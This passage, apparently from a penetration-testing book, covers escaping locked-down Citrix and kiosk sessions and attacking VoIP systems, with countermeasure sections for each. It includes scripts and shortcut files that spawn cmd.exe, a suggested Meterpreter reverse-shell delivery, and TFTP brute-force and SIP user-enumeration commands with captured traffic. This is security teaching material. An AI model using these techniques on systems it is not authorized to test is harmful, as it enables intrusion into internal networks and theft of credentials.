
A quick alternative to hosting a file online would be to use a file drop website such as `filedropper.com`. This site allows anyone to upload a file of his or her choice and the site will provide a unique URL to access that file. An attacker can use that URL on the Citrix published browser for the same effect as hosting these files himself.

Taking it up a notch, if group policy is being used to block a command shell, another possibility is to exploit the host to obtain an advanced shell. One option is using the Social Engineering Toolkit (SET) to package Metasploit's meterpreter payload using a Java applet delivery method (see Figure 7-21). Simply surf to the site with the malicious Java applet and click the Run button to receive a shell back to the attacker-controlled host. This access has added benefits of giving you more functionality than a typical Windows command prompt.

If this still fails, and you are within a testing environment, with client approval, pull out all the stops using Paul Craig's iKat (`ikat.hacknet.net/`). This website is designed to hack kiosks, but it is also quite helpful when trying to jailbreak Citrix VPN environments that do not URL whitelist access to the Internet. We have seen many kiosk environments leverage Citrix, and, therefore, most of the kiosk hacks are applicable to Citrix hacking and vice versa. There are loads of features on the site aimed at providing file-system and command-shell access—however, some of these require downloading and running third-party code and binaries. For example, there is even a section on the site that hosts Windows binaries that ignore group policy settings. There is no source code—so buyers beware.

NOTE

The Interactive Kiosk Attack Tool (iKat) website may not be appropriate to visit due to the site's graphics.




EULAs/Text Editors

Popularity:	5
Simplicity:	5
Impact:	10
Risk Rating:	7

Spawning a shell from a EULA should never happen, but it does. It can be humorous on many levels as EULAs are designed to protect intellectual property. If the EULA is spawned within Notepad, WordPad, or some other text editor, an attacker may be able to gain shell access in the following ways (see the appropriate sections for further details):

- Through the Help system
- By printing
- By clicking hyperlinks
- By saving

One example of an application that contains a EULA that can be exploited is the Windows 2003 Calculator, as shown in Figure 7-22. Note that custom applications may also utilize notepad or WordPad to display EULAs. Don't underestimate their usefulness.



Save As/File System Access

Popularity:	5
Simplicity:	5
Impact:	10
Risk Rating:	7

File-system access can seem harmless and even essential for many environments; however, it introduces a huge risk. When a user selects File | Save As or right-clicks and selects Save As, the window that appears provides file-system access similar to a Windows Explorer window. Even if save functionality was not intended, it seems like all applications allow users to save something, whether text, images, or something else. Once file-system-level access is obtained, there are numerous methods for obtaining a command shell. We describe five clever ways that frustrate system administrators.

1. Navigate to the Binary Select All Files from the Save As Type drop-down and navigate to c:\windows\system32\cmd.exe.

2. Create a Shortcut (.lnk)

1. Right-click on the desktop, folder, or Save As dialog.
2. Select New | Shortcut.
3. Navigate to the location of the item you want to create a shortcut to:
File:///c:/windows/system32/cmd.exe.
4. Click Next.
5. Name the shortcut.
6. Double-click the shortcut (or right-click | and select Open).

3. Create a Web Shortcut (.url) Create a text file with the following and name it runme.url:

```
[InternetShortcut]
URL=file:///c:/windows/system32/cmd.exe
```

Save the file and then double-click the shortcut (or right-click and select Open).

4. Create a Visual Basic Script (.vbs)

1. Right-click on the desktop, folder, or Save As dialog and create a new text file.
2. Name it **runme.vbs**.
3. Edit the file and add the following contents:

```
Set objApp = CreateObject("WScript.Shell")
objApp.Run "cmd.exe"
```
4. Save the file and double-click the shortcut (or right-click and select Open).

5. Create a Windows Script File (.wsf) Create a new text file with the following:

```
<job id="IncludeExample">
  <script language="VBScript">
    Set objApp = CreateObject("WScript.Shell")
    objApp.Run "cmd.exe"
  </script>
</job>
```

Save it as **runme.wsf** and double-click it (or right-click and select Open) to execute Visual Basic scripting with a different extension, which is usually allowed when .vbs files are blocked. (Doh!)

In Windows 7/2008, there is a nice new feature that allows you to access a command prompt from a folder location:

1. From the desktop, a folder, or Save As dialog, press the SHIFT key and right-click.
2. Select Open Command Window Here, as shown in Figure 7-23.




Figure 7-23 Saving links from websites can provide access to the file system.

NOTE

The same hacks could be applied to any device that intends to publish controlled access to corporate resources. This information can even be applied to kiosk hacking, which has the same intended goal of controlled access. However, there is additional functionality through Citrix shortcuts and unintended publishing of remote applications. A great reference for both Citrix and RDP shortcuts can be found at blogs.4point.com/taylor.bastien/2009/04/citrix-shortcut-keys-the-re-post.html.



Citrix Hacking Countermeasures

We showed you numerous ways to spawn a command shell from a “locked-down” environment or a published application. These shells are so important and so dangerous because the shell is not executing on the local machine that the user is employing to access the environment—it is executing on the remote Citrix instance. Because the shell executes on the remote machine, it provides all of the access that the remote Citrix instance possesses. If the remote Citrix host resides in the internal network and an

attacker is able to gain access to a shell, the attacker now has shell access to the internal network. Therefore, the network location of the Citrix instance is critical because that is where the attacker will end up once he obtains shell access. Just as any other VPN-type solution, place the Citrix instance into a segmented environment that is monitored and limited in access to the rest of the network. Unfortunately, we often find that the Citrix instance is terminated inside a trusted network.

Most of the issues described can be addressed via very tight application and URL whitelisting. However, what we often find is that the environment was not designed from the start with security in mind because these solutions are mistakenly seen as being secure out of the box. Therefore hiring security consultants to test the environment after it has already been built usually results in application and URL blacklisting. But this fixes only obvious holes in the environment, which any clever attacker can bypass. To be secure, the environment has to be redesigned to take into account only the resources that the end user absolutely needs. Design with security in mind and test well in advance of the go-live date.

You are probably wondering how access is protected to these environments. The answer is up to the designers and administrators. At a very minimum, Citrix provides username and password (single-factor) authentication to the environment. Single-factor authentication may be appropriate for an environment that is only accessible inside of the corporate network; however, it is not appropriate for an externally accessible Citrix Access Gateway. If your Citrix Access Gateway is Internet accessible, it should be treated as any other VPN-type solution requiring multifactor authentication.

Why do you care if your Citrix environment is secure? After all, you trust your users, right? Some of these environments are published for four to five people total—albeit this is rare and probably an overkill solution. The majority of these environments are intended to provide access for hundreds or maybe even thousands of people. Some of these people may be employees, contractors, third-party partner employees, or worse—anyone on the Internet who pays a fee or is a member.

That said, here are basic guidelines that can help you determine if you need to assess your Citrix environment:

- Can you count the number of users on one hand?
- Do you know them all by name?
- Do you trust them implicitly with a shell on the inside of your network?

If you answered no to any of these questions, then you need to assess your Citrix environment.

The sad truth is that these appliances are being used incorrectly everywhere. The size and reputation of the organization does not matter; after all, companies are made up of people and people make mistakes. Marketing departments are very good at what they do—however, just because marketing puts the word “secure” in the name or description of a product does not make it secure. Utilize the solution for what it is, but at the end of the day abide by the old adage, “trust but verify.” Hire experts and/or conduct your own assessments using the information in this section and then go beyond this—attackers will always change to adapt to the defenses deployed.

VOICE OVER IP ATTACKS

Voice over IP (VoIP) is a very generic term that is used to describe the transport of voice on top of an IP network. A VoIP deployment can range from a very basic setup to enable a point-to-point communication between two users to a full carrier-grade infrastructure in order to provide new communication services to customers and end users. Most VoIP solutions rely on multiple protocols, at least one for signaling and one for transport of the encoded voice traffic. Currently, the two most common open signaling protocols are H.323 and Session Initiation Protocol (SIP), and their role is to manage call setup, modification, and closing. Proprietary signaling like Cisco SKINNY and Avaya Unified Networks IP Stimulus (UNISTim) is common in enterprise VoIP systems.

H.323 is actually a suite of protocols defined by the International Telecommunication Union (ITU), and the encoding is ASN.1. The deployed base is still larger than SIP, and it was designed to make integration with the public switched telephone network (PSTN) easier.

SIP is the Internet Engineering Task Force (IETF) protocol, and the number of deployments using it or migrating over from H.323 is growing rapidly. Enterprise voice products from Cisco, Avaya, and Microsoft are also gradually migrating to SIP. SIP not only signals voice traffic, but also drives a number of other solutions and tools such as instant messaging (IM). Normally operating on TCP/UDP 5060, SIP is similar in style to the HTTP protocol, and it implements different methods and response codes for session establishment and teardown. These methods and response codes are summarized in the following tables:

Method	Description
INVITE	Initiation message for a new conversation
ACK	Invites acknowledgement
BYE	Terminates an existing session
CANCEL	Cancels all pending requests
OPTIONS	Identifies server capabilities
REGISTER	SIP location registration

Just like HTTP, responses are categorized by code:

Error Code	Description
SIP 1xx	Informational response messages
SIP 2xx	Successful response messages
SIP 3xx	Redirection responses
SIP 4xx	Client request failure

The Real-time Transport Protocol (RTP) transports the encoded voice traffic. The accompanying Real-Time Control Protocol (RTCP) provides call statistics (delay, packet loss, jitter, and so on) and control information for the RTP flow. It is mainly used to monitor data distribution and adjust quality of service (QoS) parameters. RTP doesn't handle the QoS because this needs to be provided by the network (packet/frame marking, classification, and queuing).

There's one major difference between traditional voice networks using a PBX and a VoIP setup: In the case of VoIP, the RTP stream doesn't have to cross any voice infrastructure device, and it is exchanged directly between the endpoints (that is, RTP is phone-to-phone).

TIP

For an expanded and more in-depth examination of VoIP technologies, tools, and techniques, check out *Hacking Exposed: VoIP* (McGraw-Hill Professional, 2007; hackingvoip.com).

Attacking VoIP

VoIP setups are prone to a wide number of attacks, mainly due to the fact that you need to expose a large number of interfaces and protocols to the end user, the quality of service on the network is a key driver for the quality of the VoIP system, and the infrastructure is usually quite complex.



SIP Scanning


Popularity:	6
Simplicity:	8
Impact:	2
Risk Rating:	5

Before attacking any system, we need to scan it to identify what is available. When targeting SIP proxies and other SIP devices, this discovery process is known as *SIP Scanning*. SiVuS is a general purpose SIP hacking tool for Windows and Linux that is available for download at redoracle.com/index.php?option=com_remository&Itemid=82&func=fileinfo&id=210. Among many other things, SiVuS can perform SIP scanning with ease via its point-and-click GUI, as shown in Figure 7-24.

Besides SiVuS, a number of other tools are available to scan for SIP systems. SIPVicious (sipvicious.org/) is a command-line-based SIP tool suite written in python. The svmap.py tool within the SIPVicious suite is a SIP scanner meant specifically for identifying SIP systems within a provided network range (output edited for brevity).

```
C:\>svmap.py 10.219.1.100-130
```

SIP Device	User Agent	Fingerprint
10.219.1.100:5060	Sip EXpress router	Sip EXpress router
10.219.1.120:5060	Asterisk PBX	Asterisk

**Figure 7-24** SiVuS Discovery

SIP Scanning Countermeasures

Unfortunately, there is very little you can do to prevent SIP scanning. Network segmentation between the VoIP network and the user access segments should be in place to prevent direct attacks against SIP systems; however, once an attacker has access to this segment, she can scan it for SIP devices.



Pillaging TFTP for VoIP Treasures

Popularity:	5
Simplicity:	9
Impact:	9
Risk Rating:	8

During the boot process, many SIP phones rely on a TFTP server to retrieve their configuration settings. TFTP is a perfect implementation of *security by obscurity* as, in order to download a particular file, all you're required to know is the filename. Knowing this, we can locate the TFTP server on the network (i.e., `nmap -sU -p 69 192.168.1.1/24`) and then attempt to guess the configuration file's name. Configuration filenames differ between vendors and devices, so to ease this process, the writers of *Hacking Exposed: VoIP* created a good list of common filenames located at hackingvoip.com/tools/tftp_bruteforce.txt. Even better, the guys who wrote *Hacking Exposed: Cisco Networks* created a TFTP brute-force tool, securiteam.com/tools/6E00P20EKS.html! Here, we supply the `tftp_bruteforce.txt` file to the `tftpbrute.pl` tool and see what we can find:

```
$ perl tftpbrute.pl 10.219.1.120 tftp_bruteforce.txt
tftpbrute.pl, , V 0.1
TFTP file word database: tftp_bruteforce.txt
TFTP server 10.219.1.120
Max processes 150
  Processes are: 1
  Processes are: 2

[output truncated for brevity]

  Processes are: 29
*** Found TFTP server remote filename: SIPDefault.cnf
  Processes are: 31
  Processes are: 32

[output truncated for brevity]
```

These configuration files can contain a wealth of information such as usernames and passwords for administrative functionality. For Cisco IP Phones, the configuration files for an extension can be downloaded by accessing `SEP[macaddress].cnf.xml` from the TFTP server. TFTP server address, MAC address, and network settings for a phone can easily be obtained by sniffing/scanning the network and reviewing the web server on an IP phone, or simply walking up to the phone and viewing the network settings under the menu options when physical access is available.



Pillaging TFTP Countermeasures

One method to help secure TFTP is to implement access restrictions at the network layer. By configuring the TFTP server to accept connections only from known static IP addresses assigned to VoIP phones, you can effectively control who can access the TFTP server and thus help mitigate the risk of this attack. It should be noted that if a dedicated attacker is targeting your TFTP server, it may be possible to spoof the IP address of the phone and ultimately bypass this control. In general, enterprise VoIP systems should be configured to prevent information leakage, via TFTP or phone web servers. Here are a few controls that help achieve this:

- Disable access to the settings menu on the devices.
- Disable the web server on IP phones.
- Use signed configuration files to prevent configuration manipulation.



Enumerating VoIP Users

<i>Popularity:</i>	4
<i>Simplicity:</i>	5
<i>Impact:</i>	4
<i>Risk Rating:</i>	4

A way to look at the telephony world would be to see each phone and the person who answers it as a user, making each extension a username. We take this perspective because phones are often used as an identifying mechanism (think of caller ID). In the same way a person is held accountable for the activities of his or her username on a computer, a person can be held equally accountable for his or her extension or phone number. Extensions and phone numbers are even more like usernames because they are used to access privileged information (that is, voicemail). These commonly 4–6 digit values are used as one half of the authentication credentials, the other half being a 4–6 digit PIN. Hopefully, you are starting to see (if you weren't already) how extensions are valuable pieces of information. Now let's look at enumerating them.

Besides the traditional manual and automated wardialing methods mentioned earlier in this chapter, VoIP extensions can be enumerated with ease just by observing a server's response. Remember, SIP is a human-readable request/response-based protocol, which makes it trivial to analyze traffic and interact with the server. SIP gateways all follow the same basic specifications but this doesn't mean they are all written the same way. You will see that when dealing with Asterisk and SIP EXpress Router (two open source SIP gateways); they both have their own little nuances that give up information in subtle ways. First, we look at SIP and then discuss methods for user enumeration on Cisco VoIP systems.

Asterisk REGISTER User Enumeration

Following we have two sample REGISTER requests to an Asterisk SIP gateway. The first request shows client and server communication when attempting to register a valid user; the second shows the same for an invalid user. Let's see what kind of information Asterisk gives us.

Valid User REGISTER Messages

Request (Client)

```
REGISTER sip:10.219.1.120 SIP/2.0
Via: SIP/2.0/UDP 10.219.1.209:60402;branch=z9hG4bK-d87543-
7f079d2614297a3c-1--d87543-;rport
Max-Forwards: 70
Contact: <sip:1235@10.219.1.209:60402;rinstance=d4b72e66720aaa3c>
To: <sip:1235@10.219.1.120>
From: <sip:1235@10.219.1.120>;tag=253bea4e
Call-ID: NjUxZWQwMzU3NTdkNmE1MzFjN2Y5MzZjODVlODExNWM.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Response (SIP Gateway)

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 10.219.1.209:60402;branch=z9hG4bK-d87543-
7f079d2614297a3c-1--d87543-;received=10.219.1.209;rport=60402
From: <sip:1235@10.219.1.120>;tag=253bea4e
To: <sip:1235@10.219.1.120>;tag=as2a195a0e
Call-ID: NjUxZWQwMzU3NTdkNmE1MzFjN2Y5MzZjODVlODExNWM.
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk",
nonce="3aalf109"
Content-Length: 0
```

We see that when making a REGISTER request to the Asterisk server using a valid username but without authenticating, the server responds with a SIP/2.0 401 Unauthorized. This is all fine and dandy as later on, when the user correctly responds to the digest authentication request, they'll receive a 200 OK success message and be registered with the gateway. Also, notice the User-Agent field in the response, just like HTTP, gives us the type of server running on the SIP gateway. Now let's look at what happens when a client makes a REGISTER request with an invalid username.

Invalid User REGISTER Messages**Request (Client)**

```
REGISTER sip:10.219.1.120 SIP/2.0
Via: SIP/2.0/UDP 10.219.1.209:29578;branch=z9hG4bK-d87543-
d2118f152c6dde3a-1--d87543-;rport
Max-Forwards: 70
Contact: <sip:1205@10.219.1.209:29578;rinstance=513eb8a7e958
7e66>
To: <sip:1205@10.219.1.120>
From: <sip:1205@10.219.1.120>;tag=4f5c5649
Call-ID: N2NmNDEwYWE3Njg2MjZmYjY3YzU3YjVlYjBhNmUzOWQ.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY,
MESSAGE, SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Response (SIP Gateway)**SIP/2.0 403 Forbidden**

```
Via: SIP/2.0/UDP 10.219.1.209:29578;branch=z9hG4bK-d87543-
d2118f152c6dde3a-1--d87543-;received=10.219.1.209;rport=29578
From: <sip:1205@10.219.1.120>;tag=4f5c5649
To: <sip:1205@10.219.1.120>;tag=as29903dcb
Call-ID: N2NmNDEwYWE3Njg2MjZmYjY3YzU3YjVlYjBhNmUzOWQ.
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE,
NOTIFY
Content-Length: 0
```

As maybe some of you suspected, the server responded differently (SIP/2.0 403 Forbidden) to a REGISTER request for an invalid user. This is important because the server's behavior changes when receiving requests for invalid/valid users, meaning we can systematically probe the server for guessed usernames and then build a list of valid guesses identified by the server response. Voila! User enumeration!

SIP EXpress Router OPTIONS User Enumeration

Our next example demonstrates a similar test, but this time we're using the OPTIONS method and our target is the SIP EXpress Router. The first exchange is between the client and the gateway for a valid user.

Valid User OPTIONS Messages**Request (Client)**

```

OPTIONS sip:1000@10.219.1.209:45762;rinstance=9392d304f687ea72 SIP/2.0
Record-Route: <sip:10.219.1.100;ftag=313030300134323735383232393738;lr=on
Via: SIP/2.0/UDP 10.219.1.100;branch=z9hG4bK044d.d008af46.1
Via: SIP/2.0/UDP 172.23.17.32:5060;received=10.219.1.209;branch=z9hG4bK-
3195048687;rport=5060
Content-Length: 0
From: "1000"<sip:1000@10.219.1.100>; tag=313030300134323735383232393738
Accept: application/sdp
User-Agent: friendly-scanner
To: "1000"<sip:1000@10.219.1.100>
Contact: sip:1000@10.219.1.100
CSeq: 1 OPTIONS
Call-ID: 1985604897
Max-Forwards: 12

```

Response (SIP Gateway)**SIP/2.0 200 OK**

```

Via: SIP/2.0/UDP 10.219.1.100;branch=z9hG4bK044d.9008af46.1
Via: SIP/2.0/UDP 172.23.17.32:5060;received=10.219.1.209;branch=z9
hG4bK-3195048687;rport=5060
Record-Route: <sip:10.219.1.100;lr;ftag=31303030013432373538323239
3738>
Contact: <sip:10.219.1.209:45762>
To: "1000"<sip:1000@10.219.1.100>;tag=1734a34c
From: "1000"<sip:1000@10.219.1.100>;tag=31303030013432373538323239
3738
Call-ID: 1985604897
CSeq: 1 OPTIONS
Accept: application/sdp
Accept-Language: en
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0

```

As expected, we get a 200 OK from the server telling us the request completed successfully. Take a look at the User-Agent this time. Here we're provided with the type of phone that the user has registered with, which may be useful later for other targeted attacks. As with the Asterisk server using the REGISTER request, we see that the server responds differently when the client sends a request for an invalid user.

Invalid User OPTIONS Messages**Request (Client)**

```

OPTIONS sip:1090@10.219.1.100 SIP/2.0
Via: SIP/2.0/UDP 172.23.17.32:5060;branch=z9hG4bK-545668818;rport
Content-Length: 0
From: "1090"<sip:1090@10.219.1.100>; tag=313039300133353531333131
323236
Accept: application/sdp
User-Agent: friendly-scanner
To: "1090"sip:1090@10.219.1.100
Contact: sip:1090@10.219.1.100
CSeq: 1 OPTIONS
Call-ID: 26712039
Max-Forwards: 70

```

Response (SIP Gateway)**SIP/2.0 404 User Not Found**

```

Via: SIP/2.0/UDP 172.23.17.32:5060;branch=z9hG4bK-
545668818;rport=5060;received=10.219.1.209
From: "1090"<sip:1090@10.219.1.100>; tag=313039300133353531333131
323236
To: "1090"<sip:1090@10.219.1.100>;tag=5f750a9974f74b1c8bc2473
c50955
477.8334
CSeq: 1 OPTIONS
Call-ID: 26712039
Server: Sip EXpress router (0.9.7 (x86_64/linux))
Content-Length: 0
Warning: 392 10.219.1.100:5060 "Noisy feedback tells:<F255D>
pid=30793 req_src_ip=10.219.1.209 req_src_port=5060 in_
uri=sip:1090@10.219.1.100 out_uri=sip:1090@10.219.1.100 via_
cnt==1"

```

Sure enough, the server responds with the SIP/2.0 404 Not Found message, politely notifying us that the user doesn't exist.

Automated User Enumeration

Now that we know the logic behind SIP user enumeration and how to perform it manually, we can look at tools available to automate this process. The SIPVicious toolkit takes the lead with its `svwar.py` tool. `svwar.py` is extremely fast, supports OPTIONS, REGISTER, and INVITE user enumeration techniques, plus it accepts a user-defined range of extensions or dictionary file to probe for.

```
C:\>svwar.py -e1200-1300 -m OPTIONS 10.219.1.120
```

Extension	Authentication
1234	noauth
1235	noauth
1236	noauth

SiVuS can handle this task as well, although a really nice Windows-based GUI tool for SIP user enumeration is SIPScan (hackingvoip.com/tools/sipscan.msi), written by the authors of *Hacking Exposed: VoIP* and shown in Figure 7-25.

We should also mention another all-around excellent tool for SIP message modification called sipsak (sipsak.org/). Sipsak is a command-line utility that has been coined the “SIP Swiss army knife,” as it can basically perform any task you could ever want to do

